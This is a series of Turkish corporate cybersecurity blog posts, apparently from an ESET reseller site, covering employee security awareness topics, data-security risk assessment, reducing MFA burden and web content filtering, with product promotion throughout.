Artık işletmelerin sanal güvenliği sağlamak için kaynak sağlayan siber farkındalık ve eğitime yatırım yapmasının neden kritik olduğunu biliyorsunuz. Şimdi bu faaliyetlerde hangi konuların ele alınması gerektiğini detaylandıralım.
#### **E-Posta güvenliği**
Çalışanlarınız hesaplarını izinsiz girişlerden korumak için eğitilmediyse e-postaları korumak için teknolojik çözümlere yatırım yapmanın bir anlamı yoktur.
Çünkü e-posta günümüzde saldırganlar tarafından spam ve kimlik avı saldırıları, kötü amaçlı yazılım yaymak ve gizli verileri elde etmek amacıyla sosyal mühendislik uygulamak için sıklıkla kullanılan bir kanaldır.
#### **Sosyal mühendislik**
Sosyal mühendislik, insanları suçluların lehine eylemlerde bulunmaya ikna etmek için sosyal manipülasyon ve sosyal psikolojiye dayanan araç ve uygulamaların kullanılmasından oluşur.
En çok kullanılan yöntemler arasında şunlar öne çıkmaktadır: Finansal dolandırıcılık, kimlik bilgisi hırsızlığı, gelişmiş kalıcı hırsızlık ve teknik destek kimliğinin tahrif edilmesi.
#### **Oltalama**
Bu siber suçta, kötü niyetli ajan bir kurumun kimliğine bürünerek kurbanlarından veri çalmak için yetki kazanır. Bu tür eylemler oldukça yaygındır: BT liderlerinin %56’sı kimlik avı sorunu yaşadığını iddia etmektedir.
Bu nedenle ekibin oltalama yönteminin varlığından haberdar olması yeterli değildir. Aşağıdakiler gibi çeşitli alt türlerde olabilen oltalama e-postalarıyla başa çıkmak için hazırlıklı da olunması gerekir:
- Vishing
- Smishing
- Büyük balık avcılığı
- C Seviyesi e-posta kimlik hırsızlığı
- Web oltalama
- Spear phishing
- Kitlesel pazarlama kimlik avı
Kimlik avı en yaygın siber saldırılardan biridir. Bu nedenle, çalışanlarınız bu tuzağa düşmemek için eğitilmelidir.
#### **Fidye yazılımı**
Fidye yazılımları adından da anlaşılacağı üzere gerçek ve tüzel kişilerden zorla para almak için kullanılan bir türdür. Yöntem, suçluların belirli bir miktar ödenmediği takdirde verileri şifreleme ve çoğu durumda kuruluştan verileri çalma tehdidinden oluşur.
Kurbanlardan birinin bilgisayar ekranında, verilerin şifrelendiği ve şifre çözme anahtarının yalnızca gereksinimler karşılanırsa sağlanacağı konusunda uyarıda bulunan bir mesaj görünebilir.
#### **Parolalar**
Doğru kullanıldığı takdirde parolalar, basit bir mekanizma olmasına rağmen verileri ve BT sistemlerini siber saldırılardan korumak için çok faydalıdır.
Basit bir mekanizma olmasına rağmen parolaların doğru kullanılması verileri ve BT sistemlerini siber saldırılardan korumak için oldukça faydalıdır.
Güçlü parolalar seçmenizi ve her web sitesi veya yazılım için farklı bir parola kullanmanızı öneririz. Bunun için bir Ayrıcalıklı Erişim Yönetimi (PAM) çözümüne güvenebilirsiniz.
#### **Kötü amaçlı yazılım**
Kötü amaçlı yazılımlar temel olarak cihazlara ve sistemlere zarar vermek ve veri çalmak için tasarlanmış yazılımlardır. Neden olduğu hasarı kontrol etmek, bir olayı önlemekten daha az karmaşıktır.
Bu nedenle şirketler ekiplerini bu tür tehditlerle başa çıkmaya hazırlamalıdır.
#### **Bilgi sızıntıları**
Bilgi sızıntıları, verilerin yetkisiz bir kuruluştan harici bir alıcıya iletilmesidir. Bu bilgiler elektronik ya da fiziksel olarak aktarılabilir.
Bu sızıntılar genellikle web veya e-posta yoluyla gerçekleşse de optik medya, USB anahtarlar ve dizüstü bilgisayarlar dahil olmak üzere veri depolayan mobil cihazlar da kullanılabilir.
Bununla birlikte genellikle kimlik avı ile başlayan kazara veri sızıntılarını önlemek için çalışanları eğiterek bunun meydana gelmesini önleyebilirsiniz.
#### **Güvenliği ihlal edilmiş kurumsal e-posta**
Güvenliği ihlal edilmiş kurumsal e-posta, suçlunun hesabına para aktarmak için bir kuruluşla ilişkili birini manipüle eden gelişmiş bir aldatma aracı olarak tanımlanabilir.
CEO Dolandırıcılığı olarak da bilinen bu dolandırıcılık genellikle üst düzey yöneticilere odaklanır ve dolandırıcının yararına sosyal mühendislik uygulamalarını kullanır.
#### **Uzaktan çalışma**
Ev-ofis konsepti, özellikle Covid-19 pandemisinden sonra giderek yaygınlaşıyor. Ayrıca birçok insan iş için seyahat ediyor ve her yerden çalışıyor. Bu durum siber güvenliği zayıflatıyor ve bir şirketin bilgilerinin ihlal edilmesini önlemek için daha fazla özen gösterilmesini gerektiriyor.
Bu nedenle veri aktarımı için TSL (veya Taşıma Katmanı Güvenliği) ve koşullu erişim gibi güvenli protokollerin yanı sıra verilere erişimi yönetmek, cihazları şifrelemek ve çok faktörlü kimlik doğrulama gibi mekanizmalar aracılığıyla parola korumasını güçlendirmek için Kurumsal BT için Mobil Cihaz Yönetimi gibi çözümlerin kullanılmasını öneriyoruz.
Siber güvenliğe katkıda bulunabilecek bir diğer önlem de şirket güvenlik gerekliliklerine uymayan ve kurumsal düzeyde yönetilmeyen cihazlar aracılığıyla verilere erişimin yasaklanmasıdır. Bu tedbir, *[Sıfır Güvene](https://antivirus.com.tr/asla-guvenme-her-zaman-dogrula-sifir-guven-nedir/)* dayalı politikalar uygulanarak gerçekleştirilebilir.
#### **Güvenlik standartları**
Bilgi güvenliği standartları, kuruluşunuzun çalışanlarınızın karşılaşabileceği her türlü saldırıyı kontrol edebildiğini doğrulamak için kullanılmalıdır. Bu standartlar veri toplamayı, tehditleri sınıflandırmayı ve bunlara nasıl tepki verileceğini belirlemeyi mümkün kılar.
Siber güvenlik standartları sektöre göre değişiklik gösterebilir. En yaygın olanları arasında aşağıdakiler öne çıkmaktadır:
- PCI DSS (Kredi kartı verileri için)
- NERC / CIP (Enerji ve kamu hizmeti şirketleri)
- FISMA / NIST (Federal kurumlar veya devlet yüklenicileri)
- HIPAA (Sağlık hizmetleri)
- NYCRR (New York tarafından düzenlenen finansal hizmetler kurumları)
- SOX (Kamu ve özel kuruluşlar)
- KVKK (Gerçek ve tüzel kişiler)
### **Sonuç**
Bu kılavuzda, BT güvenliğine yapılan yatırımların nasıl zorunlu olduğunu ve kuruluşlarda siber farkındalığı teşvik etmenin neden gerekli olduğunu gösterdik.
Ayrıca ekiplerin eğitimden geçmesinin neden gerekli olduğunu ve bu eğitimlerde keşfedilmesi gereken ana konuların neler olduğundan bahsettik.
**senhasegura hakkında**
senhasegura, şirketlerin eylemler ve ayrıcalıklı bilgiler üzerindeki dijital egemenliğini garanti eder.
Bunu yapmak için veri hırsızlığına karşı; ağlar, sunucular, veri tabanları ve çok sayıda cihaz üzerindeki yönetici eylemlerinin izlenebilirliği yoluyla çalışır.
Ayrıca şirketleri denetim gereklilikleri ve KVKK, PCI DSS, SOX, ISO 27001 ve HIPAA gibi en zorlu standartlarla uyumlu hale getirir.
Hemen bir deneme sürümü talep edin ve [senhasegura](https://stratus.com.tr/senhasegura/privileged-access-management/)‘nın şirketiniz için faydalarını keşfedin.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, PAM, Siber Güvenlik
---
### [Proaktif risk değerlendirmesi ve stratejik plan](https://antivirus.com.tr/proaktif-risk-degerlendirmesi-ve-stratejik-plan/)
**Published:** Temmuz 30, 2024
**Author:** ESET
**Excerpt:** Risk değerlendirmesi, kuruluşlara yalnızca belirli tehditlere göre uyarlanmış uygun kontrolleri uygulama yetkisi vermekle kalmaz önlemenin önemini de vurgular.
**Content:**
Risk değerlendirmesi, kuruluşlara yalnızca belirli tehditlere göre uyarlanmış uygun kontrolleri uygulama yetkisi vermekle kalmaz aynı zamanda stratejik bir öncelik olarak önlemenin önemini de vurgular. Kuruluşlar, veri güvenliği için önleyici tedbirleri güvenlik riski yönetiminin ilk aşamasına entegre ederek güvenlik açıklarını proaktif bir şekilde ele alabilir ve potansiyel tehditleri azaltabilir.
Risk değerlendirme süreci, potansiyel risklerin kapsamlı bir şekilde anlaşılmasını sağlamak için varlıkların kapsamlı bir şekilde tanımlanmasını, tehditlerin analizini ve güvenlik açıklarının değerlendirilmesini içerir. Bu temel adım, BT uzmanlarının risk azaltma, atama, kaçınma veya kabul etme konusunda bilinçli kararlar almalarına rehberlik etmek için çok önemlidir. Ayrıca paydaşlarla bu risklerin yönetilmesi ve önlenmesindeki proaktif rolleri hakkında net bir iletişim kurulmasını gerektirir.
Özellikle veri işleme operasyonlarının tanımlanması ve potansiyel iş etkilerinin değerlendirilmesi yoluyla veri güvenliği risklerinin nüanslarının anlaşılması çok önemlidir. Bu, uyumlu bir güvenlik yönetimi stratejisinde hem kurumsal hem de teknik kontrollerden yararlanarak verilerin etkili bir şekilde korunmasını sağlamak için tehditlerin olasılığını belirlemeye ve riskleri değerlendirmeye zemin hazırlar.
## Güvenlik riski yönetiminin dört temel aşaması
### Risk Değerlendirmesi
Bu makalede ele aldığımız ilk aşama risk değerlendirmesidir. Farklı maliyet ve karmaşıklık seviyelerine sahip birçok risk değerlendirme yöntemi vardır. Temel süreç şunlardan oluşur:
- **Varlık tanımlama:** Varlığın niceliksel (maliyet veya gelire katkı gibi) ve/veya niteliksel (göreceli önem gibi) değeri de dahil olmak üzere kuruluşun korunması gereken tüm varlıklarının (hem maddi hem de maddi olmayan) belirlenmesi.
- **Tehdit analizi:** Olası olumsuz doğal ve/veya insan kaynaklı koşulları veya olayları, potansiyel etki veya sonuçları ve meydana gelme olasılığı ve sıklığını tanımlayın.
- **Güvenlik açığı değerlendirmesi:** Bir varlıkta hangi koruma önlemlerinin ve/veya kontrollerin eksik veya zayıf olduğunu, dolayısıyla bir tehdidi potansiyel olarak daha zararlı, maliyetli, muhtemel veya sık hale getirdiğini belirleyin.
### Risk tedavisi
Riskleri değerlendirdikten sonra BT yöneticilerinin birkaç seçeneği vardır:
- Politika ve kontroller aracılığıyla tehdidin etkisini veya olasılığını azaltan risk azaltma;
- Riskin sigortacı gibi üçüncü bir tarafa devredildiği risk devri;
- Riskten kaçınma; varlığın iyileştirilmesi, elden çıkarılması veya riske neden olan faaliyetin durdurulması yoluyla riskin tamamen ortadan kaldırılmasını içerir.
### Risk kabulü
Bu, uygulanan risk işleme önlemlerinin resmi yönetim onayı ve daha fazla veya pratik olarak hafifletilemeyen, atanamayan veya önlenemeyen herhangi bir artık (veya kalan) riskin kabul edilmesidir.
### Risk iletişimi
Uygun paydaşların, belirli risklerle ilgili bireysel rolleri ve sorumlulukları da dahil olmak üzere, alınan risk işleme ve/veya risk kabul kararlarından haberdar edilmesi gerekir.
## Sürecin ilk aşaması: Risk değerlendirmesi
Risk değerlendirmesi, risk yönetimi sürecinin ilk aşamasıdır. Risk değerlendirmesi, varlıklarınızın tanımlanması, tehditlerin analiz edilmesi ve güvenlik açıklarının değerlendirilmesinden oluşur.
Özellikle veri güvenliği risklerinin değerlendirilmesi şunları içerir:
- Veri işleme operasyonlarınızın belirlenmesi (veri varlıklarınızın işletmeniz tarafından nasıl ve nerede kullanıldığını belirlemek için)
- Potansiyel iş etkisinin belirlenmesi (verilerinizin tehlikeye girmesi durumunda)
- Olası tehditlerin belirlenmesi ve olasılığın değerlendirilmesi (sıklık da dahil olmak üzere gerçekleşme olasılığı)
- Riskin değerlendirilmesi (verilerinizi korumak için hangi önlemlerin veya kontrollerin uygulanması gerektiğini değerlendirmek için)
### Adım 1: Veri işleme faaliyetlerinizi belirleyin
Bir kuruluştaki veriler, yalnızca verilerin içeriğine göre değil aynı zamanda verilerin kuruluş içinde kullanılma şekline göre de farklı risk profillerine sahiptir. Bu nedenle, risk değerlendirme sürecine başlarken işletmenizde verilerin nasıl işlendiğini anlamak önemlidir. Örneğin, tipik bir KOBİ aşağıdaki veri işleme faaliyetlerinden bazılarına veya hepsine sahip olabilir:
- Çalışan bordrosu yönetimi, işe alma ve elde tutma, eğitim kayıtları, disiplin işlemleri ve performans değerlendirmeleri gibi insan kaynakları.
- Müşteri bilgileri, satın alma ve satış siparişleri, faturalar, e-posta listeleri, pazarlama ve reklam verileri ve satıcı sözleşmeleri gibi müşteri yönetimi, pazarlama ve tedarikçiler.
- Çalışan güvenliği erişim kayıtları, ziyaretçi kayıtları ve video izleme gibi personel güvenliği ve fiziksel güvenlik.
Her bir veri işleme operasyonu için aşağıdakileri göz önünde bulundurun:
- Hangi kişisel veriler işleniyor?
- Sürecin amacı nedir?
- İşleme nerede gerçekleşiyor?
- Süreçten kim sorumludur?
- Verilere kimin erişimi var?
### Adım 2: Potansiyel iş etkisini belirleyin
Ardından, bir veri ihlali veya tehlikeye girmesinin potansiyel etkisini belirlemeniz gerekir. Bir ihlal veya tehlikeye atma, verilerin gizliliğini (örneğin, yetkisiz erişim), verilerin bütünlüğünü (örneğin, yetkisiz değişiklik) veya verilerin kullanılabilirliğini (örneğin, bir fidye yazılımı saldırısı) etkileyebilir.
**Kuruluşlar verilerin gizliliğini, bütünlüğünü ve kullanılabilirliğini korumalıdır**. Bilgi güvenliğinde bu, C-I-A üçlüsü olarak bilinir.
Tipik bir risk değerlendirmesinde, belirli bir riskin potansiyel etkisi tipik olarak fiziksel bir varlığın (örneğin bir sunucu, fotokopi makinesi veya bir araç) kaybı veya imhası gibi kuruma verilen zarar açısından ifade edilir.
Veri güvenliğine yönelik bir riskin işletme üzerindeki etkisi diğer risk etkilerine benzer ancak etki dolaylı olabilir. Hassas kişisel veriler söz konusu olduğunda verileri ihlal edilen veya tehlikeye giren birey doğrudan mağdurdur. Bu gibi durumlarda, bireyin kimliği veya finansal varlıkları çalınabilir ve/veya mahremiyeti ihlal edilebilir. İşletme üzerindeki etki daha az doğrudan olmakla birlikte yine de çok maliyetlidir ve (diğerlerinin yanı sıra) şunları içerebilir:
- Müşteri ve gelir kaybı
- Marka hasarı ve olumsuz halkla ilişkiler
- Düzenleyici para cezaları ve davalar
- İhlal bildirimleri ve kredi izleme hizmetleri
- Adli analiz ve kurtarma
İş etkisi **Düşük, Orta veya Yüksek** olarak sınıflandırılabilir. Ancak bu etki seviyelerinin her birinin gerçek tanımı her işletmeye özgü olacaktır ve hem nesnel (nicel) hem de öznel (nitel) ölçümleri içermelidir.
### Adım 3: Olası tehditleri belirleyin ve olasılığı değerlendirin
Tehdit, kişisel veya hassas verilerin gizliliğini, bütünlüğünü veya kullanılabilirliğini olumsuz yönde etkileme potansiyeline sahip doğal veya insan kaynaklı herhangi bir olay veya durum olabilir. Buna siber güvenlik saldırıları, kazara kayıp veya ifşa, içeriden gelen tehditler, yangın ve sel, deprem ve tsunami, şiddetli hava koşulları (kasırga veya hortum gibi), sivil huzursuzluk, iş anlaşmazlıkları ve daha fazlası dahil olabilir.
İşletmeler, veri işleme faaliyetlerine yönelik olası tehditleri belirlemeli ve her bir olası tehdidin ihtimalini (gerçekleşme sıklığı dahil) değerlendirmelidir. Veri işleme için kullanılan ağ ve teknik kaynaklardan (yazılım/donanım) kaynaklanan tehditler, ilgili süreç ve prosedürlerden kaynaklanan tehditler, ilgili insan kaynaklarından kaynaklanan tehditler ve işleme ölçeğinden kaynaklanan tehditler dahil olmak üzere iyi tanımlanmış alanlardaki tehditleri kapsadığınızdan emin olun. Belirlenen her tehdit için olasılık, iş etkisiyle aynı şekilde sınıflandırılabilir: Düşük, Orta veya Yüksek.
### Adım 4: Risk değerlendirmesi sonrası
Tüm veri işleme operasyonlarınızı (ve işlenen verileri) tanımladıktan, bir ihlalin veya tehlikenin potansiyel iş etkisini belirledikten ve olası tehditleri ve bunların gerçekleşme ihtimalini ve sıklığını tespit ettikten sonra, her bir operasyonla ilişkili riski değerlendirebilir ve uygun süreç ve organizasyonel koruma kontrollerini belirleyebilirsiniz.
Risk değerlemesine göre, risk temelli bir yaklaşım kullanarak işletmelerinizi ve veri işleme operasyonlarınızı uygun şekilde güvence altına almak için kurumsal ve süreç kontrolleri uygulanmalıdır.
## Organizasyonel ve süreç kontrollerinin keşfedilmesi
Etkili bir önleme öncelikli yaklaşım teknik çözümlerden daha fazlasını gerektirir. Teknik kontrollerin uyumlu bir güvenlik yönetimi stratejisini destekleyecek şekilde düzgün bir şekilde dağıtılmasını, yapılandırılmasını ve işletilmesini sağlamak için idari ve organizasyonel kontroller oluşturmanız gerekir.
**Bazı kurumsal kontrol örnekleri şunlardır:**
- **Özel ve hassas kişisel veriler:** Şifreleme ve [DLP](https://stratus.com.tr/safetica-dlp/) yazılımı gibi teknik kontrolleri ihtiyatlı bir şekilde kullanın.
- **Veri dokümantasyonu ve denetimi:** Verilerin neden toplandığını, nasıl kullanıldığını ve nasıl korunduğunu belgeleyin.
- **Güvenlik politikaları:** Kişisel verilerin korunmasına ilişkin bireysel rolleri ve sorumlulukları açıkça tanımlayın.
- **İnsan kaynakları:** İnsan kaynakları tarafından toplanan kişisel verilerin uygun şekilde korunduğundan emin olun.
- **Bir güvenlik olgunluk modeli kullanmak:** Belirli alanlardaki güvenlik yeteneklerinizi belirleyin ve bulunduğunuz yer ile olmanız gereken yer arasındaki boşlukları tespit edin.
- **Çalışanlarınızı eğitin ve test edin:** [Güvenlik farkındalığı eğitimi](https://antivirus.com.tr/siber-guvenlik-egitimi-calisanlariniz-icin-neden-onemli/) verin ve öğrenmeyi pekiştirmek için çalışanları test edin.
- **Tasarım ve varsayılan olarak veri korumasının uygulanması:** Kişisel verilerin toplanması, işlenmesi ve depolanmasını en aza indirecek önlemlerin [uygulanması](https://antivirus.com.tr/veri-koruma-neden-kimden-ve-nasil-korumalisiniz/).
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** DLP, Kurumsal Güvenlik, Risk Analizi, Siber Güvenlik
---
### [Kimlik doğrulama gerekliliklerinin yükü nasıl azaltılır?](https://antivirus.com.tr/kimlik-dogrulama-gerekliliklerinin-yuku-nasil-azaltilir/)
**Published:** Temmuz 31, 2024
**Author:** ESET
**Excerpt:** Kimlik doğrulama mekanizmaları siber güvenliğin yeterli korumayı hak eden hayati bir yönüdür ancak artan karmaşıklık onları daha kolay bir hedefe dönüştürür.
**Content:**
Kimlik doğrulama mekanizmaları siber güvenliğin yeterli korumayı hak eden hayati bir yönüdür ancak artan karmaşıklık onları daha kolay bir hedef haline getirmektedir.
Amerikalı bilgisayar bilimcisi Fernando José Corbató’nun 1960’larda [ilk parola tabanlı kimlik doğrulamayı](https://www.smh.com.au/national/scientist-who-introduced-the-computer-password-20190717-p527zf.html) yaratmasından bu yana parolalar, tüm dünyada BT güvenliğinin ayrılmaz bir parçası olmuştur. Ancak başkaları tarafından bilinmeyen bir karakter dizisi kullanma ilkesi aynı kalsa da bilgisayar dünyası katlanarak daha karmaşık hale geldi ve bir kişinin şu anda, 87’si işle ilgili olmak üzere ortalama [168 parolası](https://nordpass.com/blog/how-many-passwords-does-average-person-have/) var.
Bu sadece genel kullanıcılar için değil aynı zamanda şirketlerinde çok sayıda uygulama ve cihazla çalışan yüzlerce hatta binlerce çalışanın güvenli kimlik doğrulama ihtiyaçlarını karşılayan BT yöneticileri için de baş ağrısına neden olmaktadır.
Siber güvenlik alanında küresel bir lider olan ESET, işletmelerin yalnızca kötü amaçlı yazılımlara karşı güvenilir savunmalara değil aynı zamanda güvenli kimlik doğrulama dahil günlük görevleri yönetmelerine yardımcı olan kullanımı kolay platformlara da ihtiyaç duyduğunu biliyor.
ESET, BT yöneticilerinin kimlik doğrulama yükünü hafifletmek için birden fazla uygulamaya çok faktörlü kimlik doğrulama sağlayan ve tek bir kontrol panelinde çalışan bulut tabanlı bir çözüm olan[ ESET Secure Authentication](https://www.eset.com/tr/business/solutions/multi-factor-authentication/) çözümünü tanıttı.
## Kimlik doğrulama ihlalleri
Kimlik bilgileri, siber suçluların en sevdiği saldırı vektörleri arasındadır. [Verizon 2024 Veri İhlali Araştırmaları Raporu](https://www.verizon.com/business/resources/reports/2024-dbir-data-breach-investigations-report.pdf)‘na göre, temel web uygulama saldırılarının %77’si çalınan kimlik bilgilerini içeriyor, %21’i kaba kuvvet (genellikle kolayca tahmin edilebilen parolalar) sonucu gerçekleşiyor ve bu saldırıların %13’ünde güvenlik açıklarından yararlanılıyor.
Bu raporun yazarları ayrıca son 10 yılda, çalınan kimlik bilgilerinin analiz edilen tüm ihlallerin neredeyse üçte birinde (%31) ortaya çıktığını ve kimlik bilgilerini kurumları tehlikeye atmanın temel bir bileşeni haline getirdiğini vurgulamıştır.
Küresel olarak [katılımcıların](https://www.statista.com/statistics/1441180/cyber-breach-as-a-result-of-authentication-weaknesses-worldwide/) %80’i 2023’te kimlik doğrulama açıkları nedeniyle bir siber ihlal yaşadı ve elbette sonuçları zararlı olabilir.
2023 yılında FBI, kişisel verilerin sızdırılması veya kötüye kullanılmasını içeren kişisel veri ihlalleri hakkında [7.333 şikâyet almıştır](https://www.ic3.gov/Media/PDF/AnnualReport/2023_IC3ElderFraudReport.pdf). Bu ihlallerin kümülatif kaybı 109.000.000 $’ın üzerindedir.
Örneğin [JumpCloud’un 2023 Esneklik](https://jumpcloud.com/press/tool-sprawl-external-threats-and-security-are-top-concerns-for-it-admins) ve Yaratıcılık Anketi’nde ABD, Birleşik Krallık ve Fransa’daki küçük ve orta ölçekli işletmeler (KOBİ’ler[)](https://jumpcloud.com/press/tool-sprawl-external-threats-and-security-are-top-concerns-for-it-admins) arasında yapılan ankette parola güvenliğinin öneminin geniş çapta kabul görmesi şaşırtıcı değildir. Anket, KOBİ’lerin %64’ünün kuruluş çapında bir parola yönetim aracı veya yazılımı kullandığını ve %10’unun bu yıl bir tane uygulamayı planladığını gösteriyor. Maliyet, parola yönetimi kullanmayanlarda en büyük faktördür.
## Kimlik doğrulama bir saldırı vektörüne dönüştüğünde
Ancak parola güvenliğinin başka bir yönü de var. Çok faktörlü kimlik doğrulama (MFA) dahil olmak üzere sağlam bir siber güvenlik çözümüne sahip olmak harikadır ancak aynı zamanda hem kullanıcılar hem de BT yöneticileri için yeni zorluklar yaratır.
Kullanıcılar arasındaki sorun, tekrarlanan MFA kimlik doğrulama taleplerinden o kadar rahatsız olabilirler ki dikkatlerini kaybedebilirler. Ve bunu kanıtlayan MFA yorgunluğu saldırıları vakaları da vardır.
Bir MFA yorgunluk saldırısının veya bir MFA bombardımanının başlangıcında, saldırganların hedeflerin kimlik bilgilerini kimlik avı, kaba kuvvet, parola püskürtme vb. yollarla elde etmesi gerekir. Hedeflerin kimlik bilgileri çalındıktan sonra saldırganlar, “kabul et” seçeneğine tıklamaları ve böylece saldırganların oturum açma girişimlerine en az bir kez izin vermeleri umuduyla onları 2FA push bildirimleri ile bombalamaya başlar.
Öte yandan, zaten portal ve uyarı yorgunluğu ile mücadele eden BT yöneticileri, güncelleme veya uyarı yönetimi gibi MFA sistem yönetimi ile ilgili yeni sorumluluklar kazanmıştır.
Bu nedenle, örneğin Kanada Siber Güvenlik Merkezi, güvenliği en üst düzeye çıkarmak ve kesintileri en aza indirmek için genel kullanıcı deneyimi ile güvenlik korumasının dengelenmesini tavsiye etmektedir.
## Tavsiyeler
### İşte kullanıcı deneyimini iyileştirme ve BT kaynakları üzerindeki yükü azaltmaya yönelik diğer bazı tavsiyeler:
- Kullanıcıları eğitmek için hem bir farkındalık kampanyası hem de eğitim [düzenleyin](https://antivirus.com.tr/siber-guvenlik-egitimi-calisanlariniz-icin-neden-onemli/).
- Kullanıcılara mümkün olan yerlerde güvenlik anahtarları, biyometri veya PIN gibi farklı faktör türlerini kullanma esnekliği tanıyın.
- Kullanıcılara MFA deneyimleri hakkında geri bildirim sağlama imkânı verin.
- Yetkili kullanıcıların bağlı hesaplarında otomatik olarak oturum açmaları için tek oturum açma (SSO) uygulamasıyla MFA uygulayın.
- Kullanıcılara yedek bir MFA faktörü sağlayın ve birincil faktörlerinin kaybolması, kullanılamaması veya tehlikeye girmesi durumunda bunları kendi başlarına sıfırlamanın kolay bir yolunu ayarlayın.
- Anormal oturum açma etkinliklerini tespit etmek için MFA olaylarını izleyin ve kimlik doğrulama raporlarını kontrol edin.
- Kullanıcılara kayıp veya çalıntı bir cihazın/güvenlik anahtarının hesaplarıyla ilişkisini kesme olanağı tanıyın.
## Zor zamanlara son
Kullanıcılar genellikle dağıtılmış kimlik doğrulama, hizmetler arasında bölünme ve uç nokta ile mücadele ettiğinden BT yöneticileri bu tür altyapıyı sürdürmek ve yükseltmek için zor zamanlar geçirir. ESET Secure Authentication, bu sorumlulukları kullanıcıların elinden almayı hedefliyor:
- ESET Secure Authentication ile ESET, bakım ve yükseltmeyi denetler, bunları ölçeklenebilir tutar ve güvenlik açıklarını avlar.
- Yeni gösterge paneli, yöneticilere kaç kullanıcının korumalı ve korumasız olduğunu, başarısız girişleri vb. gösterir, böylece geliştirilebilecek gri alanları görebilirler.
- Yöneticilerin iş davetiyeleri oluşturmasına gerek yoktur. Sadece bir yükleyici oluştururlar, onu alırlar, kullanıcıların cihazlarına yüklerler ve onları kaydederler.
- Diğer satıcıların kimlik doğrulama çözümleri desteklenmektedir.

## Daha az bakım, daha fazla koruma
Güvenli kimlik doğrulama, siber güvenliğin hayati bir yönüdür ancak aynı zamanda kişinin sinirlerini kolayca bozabilir. Tekrarlanan kimlik doğrulama, parola değiştirme ve bunu çeşitli uygulamalarda yapma, kullanıcıların MFA yorgunluğuna yol açabilir ve aynı zamanda bunu yöneten BT personelini de tüketebilir.
Ve bu sadece kullanıcıları ve BT yöneticilerini mutlu etmekle ilgili değil aynı zamanda MFA yorgunluğu nedeniyle tehlikeye girebilecek işletmeleri güvence altına almakla da ilgilidir.
ESET Secure Authentication ile işletmeler otomasyonu artırabilir ve BT yöneticilerinin bakım görevlerini azaltabilir, böylece kimlik bilgisi tabanlı saldırılara karşı dayanıklılıklarını artırabilirler.
---
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kimlik Doğrulama, Kurumsal Güvenlik, MFA, Siber Güvenlik
---
### [Siber güvenlik ve üretkenlik için web kontrolleri uygulama](https://antivirus.com.tr/siber-guvenlik-ve-uretkenlik-icin-web-kontrolleri-uygulama/)
**Published:** Ağustos 7, 2024
**Author:** ESET
**Excerpt:** Çalışanlar için uygulayabileceğiniz web kontrolleri sayesinde hem güvenlik risklerini azaltmaya hem de çalışan verimliliğe katkı sağlayabilirsiniz.
**Content:**
Çeşitli mesleklerden çalışanlar, iş günlerinin büyük bir kısmını bilgisayar başında, ağırlıklı olarak da web tarayıcılarında geçirmektedir. Bazı web siteleri, çalışanların [dikkatini işten uzaklaştırarak](https://www.zippia.com/advice/wasting-time-at-work-statistics/#:~:text=16%25%20of%20employees%20say%20they,in%20order%20to%20increase%20productivity.) zararsız bir eğlence sunabilirken diğerleri kötü amaçlı yazılım istilası gibi daha önemli risklere yol açabilir. Çalışanlar için uygulanacak web kontrolleri sayesinde hem güvenliğe hem de verimliliğe katkı sağlayabilirsiniz.
## Çalışanlarınızın tarayıcılarını koruma
Şirket cihazlarının güvenliğini artırmak için BT uzmanları genellikle önleyici bir tedbir olarak [çalışan izleme yazılımları](https://antivirus.com.tr/calisan-izleme-bossware-sirketiniz-icin-dogru-mu/) ve web kontrolü gibi uygulamalar kullanabilirler. Web kontrolleri; kimlik avı, kötü amaçlı yazılım yayma, spam veya diğer tehditlerle bilinen daha az itibarlı web sitelerine erişimin kısıtlanmasını içerir. Bir çalışan aktif bir içerik filtreleme aracıyla tehlikeli bir web sitesini ziyaret etmeye çalıştığında araç müdahale ederek erişimi engeller ve kısıtlamanın arkasındaki nedeni açıklar.
Web kontrol önlemlerini uygulamak için bir başka motivasyon da üretkenliği artırmaktır. Ancak bu yaklaşım iki ucu keskin bir kılıç olabilir. Sosyal medya ağlarına ve benzer platformlara erişimi kısıtlamak, çalışanlarınızın güven eksikliği algılamasına yol açabilir ve potansiyel olarak üretkenliklerinde [düşüşe](https://wifitalents.com/statistic/social-media-at-work/) neden olabilir. Ayrıca herkesin cebinde benzer dikkat çekici uygulamalarla dolu bir akıllı telefon olduğu düşünüldüğünde bu tür kısıtlamalar üretkenlik üzerinde istenen olumlu etkileri sağlamayabilir.
Bir BT uzmanı olarak, hangi web sitelerini veya kategorileri engelleyeceğiniz ve hangilerine izin vereceğiniz arasında bir denge bulmalısınız. Bu süreçte iletişim kilit öneme sahiptir; web kontrol politikalarını çalışanlara açıklamak ve bu önlemlerin gerekliliği ve daha sorunsuz bir uygulamaya ve kendilerinin ve şirketlerin güvenliğine nasıl katkıda bulunabilecekleri konusunda şeffaflığı teşvik etmek.
## Belirli web kontrolleri uygulama nedenleri
Web sitesi engellemenin uygulanması için çeşitli zorlayıcı nedenler vardır ve birincil amaç kullanıcıların potansiyel olarak kötü niyetli sitelere erişmesini önlemektir. Bunlar arasında çalışanları, hassas bilgileri ifşa etmeye ikna etmeye çalışan kimlik avı web siteleri veya dikkatsiz çalışanlar tarafından şirket bilgisayarlarına indirilebilecek kötü amaçlı dosyalar barındıran web siteleri yer alabilir.
Bir diğer geçerli husus da torrent siteleri veya telif haklarını ihlal eden dosyalar dağıtan siteler gibi yasa dışı içerik barındırabilecek web sitelerinin engellenmesidir. Çalışanların yasa dışı materyalleri indirmesine izin vermek şirketinizi yasal işlemlere maruz bırakabilir. Ayrıca yetişkinlere yönelik içerik barındıranlar gibi belirli kategorilerdeki siteleri engellemeyi de düşünebilirsiniz.

## Web içeriği filtreleme türleri
Web içeriği filtreleme, web sitelerine erişim için kurallar belirleyerek çalışır. Web’i birden fazla farklı seçenek kullanarak engelleyebilirsiniz. Belirli web sitelerini engelleyen çok sayıda tarayıcı uzantısı mevcuttur; diğer bir yaygın yaklaşım ise güvenlik duvarları veya proxy sunucuları kullanmaktır. Popüler ve erişilebilir seçenek ise [ESET PROTECT platformu](https://www.eset.com/tr/business/protect-platform/) gibi siber güvenlik çözümünün bir parçası olan bir web kontrol URL engelleme aracı kullanmaktır.
